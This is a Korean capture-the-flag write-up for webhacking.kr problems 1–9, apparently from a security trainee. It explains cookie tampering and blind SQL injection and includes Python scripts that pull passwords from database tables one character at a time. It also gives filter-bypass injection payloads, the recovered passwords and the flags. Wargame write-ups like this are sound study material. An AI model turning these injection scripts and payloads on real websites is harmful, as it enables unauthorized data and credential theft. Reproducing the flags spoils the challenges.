Webhacking.kr Write-up


BoB7기 취약점분석 정성조

# prob1



user\_lv 쿠키의 값이 0부터 9사이의 숫자로 시작하거나, 6이상이면 1로 set된다.

user\_lv 쿠키의 값이 5보다 크면 문제가 풀린다.




user\_lv을 5.5로 set하면 문제를 풀 수 있다.


# prob2




눈에 띄는 것은 주석과 map 태그 정도이다.



Board 게시판에서 비밀글을 찾을 수 있다.



용의 머리를 클릭하면 숨겨져 있는 admin page를 찾을 수 있다.



time 쿠키가 존재하는 것을 볼 수 있다.

주석으로 시간에 대한 정보가 쓰여있는데 time 쿠키값이 있다. 일단 두 가지를 연관지어 생각해보았다.

time 값은 php 함수를 써서 나온 값으로 보인다.

# time = 1532780804 and 0




# time = 1532780804 and 1



2070-01-01 09:00:00이 거짓일 때, 2070-01-01 09:00:01이 참일 때로 보인다.

**select from\_unixtime(1532780804)** 형태로 작동하는 것으로 생각할 수 있다.



왜 2070년이 나오는지는 의문이다.. 1970년 1월 1일 9시를 default로 알고 있었는데 default 값을 바꿀 수도 있나 보다.



테이블 이름은 FreeB0aRd로 게싱하였다.

**1532780804 and (select length(password) from FreeB0aRd)=9**

password 컬럼의 길이는 9로 추정할 수 있다. 게시글이 더 많았다면 id 조건을 주면 될 것이다.

import urllib2

url = 'http://webhacking.kr/challenge/web/web-02/index.php'

result = ''

for i in range(1, 10):

print('cracking... [{}]'.format(i))

for j in range(ord('!'), ord('z')+1):

header = {'Cookie': 'time=1532780804 and (select ord(substr(password, '+str(i)+', 1)) from FreeB0aRd)='+str(j)+'; PHPSESSID=bb5c626601193b1eb4ee5de882a44a8b'}

req = urllib2.Request(url, headers = header)

data = urllib2.urlopen(req).read()

if '<!--2070-01-01 09:00:01-->' in data:

result += chr(j);

print(result)

break;

prob2.py

prob2\_2.py

import urllib2

url = 'http://webhacking.kr/challenge/web/web-02/index.php'

result = ''

for i in range(1, 10):

print('cracking... [{}]'.format(i))

tmp = 0

for j in range(1, 8):

header = {'Cookie': 'time=1532780804 and (select substr(lpad(bin(ord(substr(password, '+str(i)+', 1))), 7, 0), '+str(j)+', 1) from FreeB0aRd)=1; PHPSESSID=bb5c626601193b1eb4ee5de882a44a8b'}

req = urllib2.Request(url, headers = header)

data = urllib2.urlopen(req).read()


if '<!--2070-01-01 09:00:01-->' in data:


tmp += pow(2, 7-j)

if j == 7:


result += chr(tmp)

print(result)





비밀번호를 치고 들어가면 admin manual이라는 zip 파일을 받을 수 있다.




비밀번호가 걸려 있으니 admin의 비밀번호도 알아내야 할 것 같다.

**1532780804 and (select length(password) from admin)=10**


admin 페이지의 이름이 admin이므로 테이블 이름을 게싱했다.

length(password) = 10


짠 코드에 length와 table name만 바꿔 admin의 비밀번호를 구해보면



admin의 비밀번호는 0nly\_admin




매뉴얼의 비밀번호는 @dM1n\_\_nnanual




Flag is HacKed\_by\_n0b0dY


# prob3



문제로 들어가면 퍼즐이 나온다.




오른쪽 아래 5\*5 부분을 클릭하면 kk\_Num 값을 수정할 수 있다.




퍼즐을 풀면



값을 입력할 수 있다.



게시판에 이름을 남길 수 있는 것이었다.



POST로 넘어가는 answer 인자에 sql injection을 해보면 flag는 new\_sql\_injection

# prob4



뒤에 ==를 보니 Base64이다. 디코딩 해보면

c4033bff94b567a190e33faa551f411caef444f2 이 나온다.




sha1는 취약한 알고리즘이다. 굳이 쓴다면 md5와 함께 사용한다.


40글자로 된 16진수 집합이므로 sha1로 디코딩 해보면








# prob5



Login과 Join이 있다.




login을 클릭하면 mem/login.php로 이동하고

no를 클릭하면 Access\_Denied 경고를 띄운다.


그냥 /mem 으로 들어가 봤더니 ftz 서버를 찾았다.




이를 통해서 join.php로 게싱 없이 접근할 수 있다. 그냥 검기만 한 창이 나오는데




소스를 보면 이렇게 나온다.




난독화된 변수의 값을 추출한다.





즉, document.cookie에 oldzombie가 있어야 하며


document.URL에 mode=1이 있어야 한다.



로그인 테이블이 뜨는 것을 볼 수 있다.




admin을 만드려고 하니 이미 존재한다고 한다.




admin%20으로 가입을 해주고


admin, krrr로 로그인을 하면 문제가 풀린다.




# prob6




조금 시도하다 찍어서 저렇게 찍혔는데, 소스를 보면




이 과정을 20번 거쳐 Cypher text를 만들고




plain text가 만약 admin이라면 문제가 풀리므로 admin을 그대로 암호화 해야 한다.




id를 admin으로 두고 암호화를 거치면

암호문을 얻을 수 있다.

이를 user, password 쿠키에 넣어 주면




# prob7





문제 오류

# prob8



소스부터 확인해 보겠다.




index.phps를 확인해보자.  



sql 문제이다. agent 변수에 USER-AGENT 헤더에 값을 넣어주고 여러 필터링을 거친 뒤 id의 수를 lv0 테이블로부터 가져온다. 만약 카운터가 70 이상이라면 lv0에 있는 값을 모두 삭제한다.

그 후 USER-AGENT 헤더 값을 조건으로 lv0 테이블에서 조회를 해 오는데 그게 만약 admin이면 문제가 해결된다.

만약 조회한 값이 아무것도 없다면 lv0 테이블의 agent, ip, id 칼럼에 값을 넣는다.



여기서 taint한 변수는 agent이므로 이를 바꾸어 admin id를 lv0 테이블에 넣었다.




agent 값을 krrr 로 넣었으므로 이를 User-Agent 속성에 넣어 값을 조회하면 admin이 조회되면서 문제가 풀린다.


# prob9




1을 누르면 apple, 2를 누르면 banana, 3을 누르면




힌트가 나온다.



pw에 반응이 없으므로 no 변수를 이용해보면



Access Denied가 뜬다. 콤마를 빼니까 되는데, 콤마를 필터링 하는 것 같다.





공백 필터링, 대입 연산자 필터링, 콤마 필터링이 되고 있기 때문에

if(substr(id,1,1)like(0x61),1,2) 문장으로 맞으면 Apple, 아니라면 Banana가 뜨도록 해서

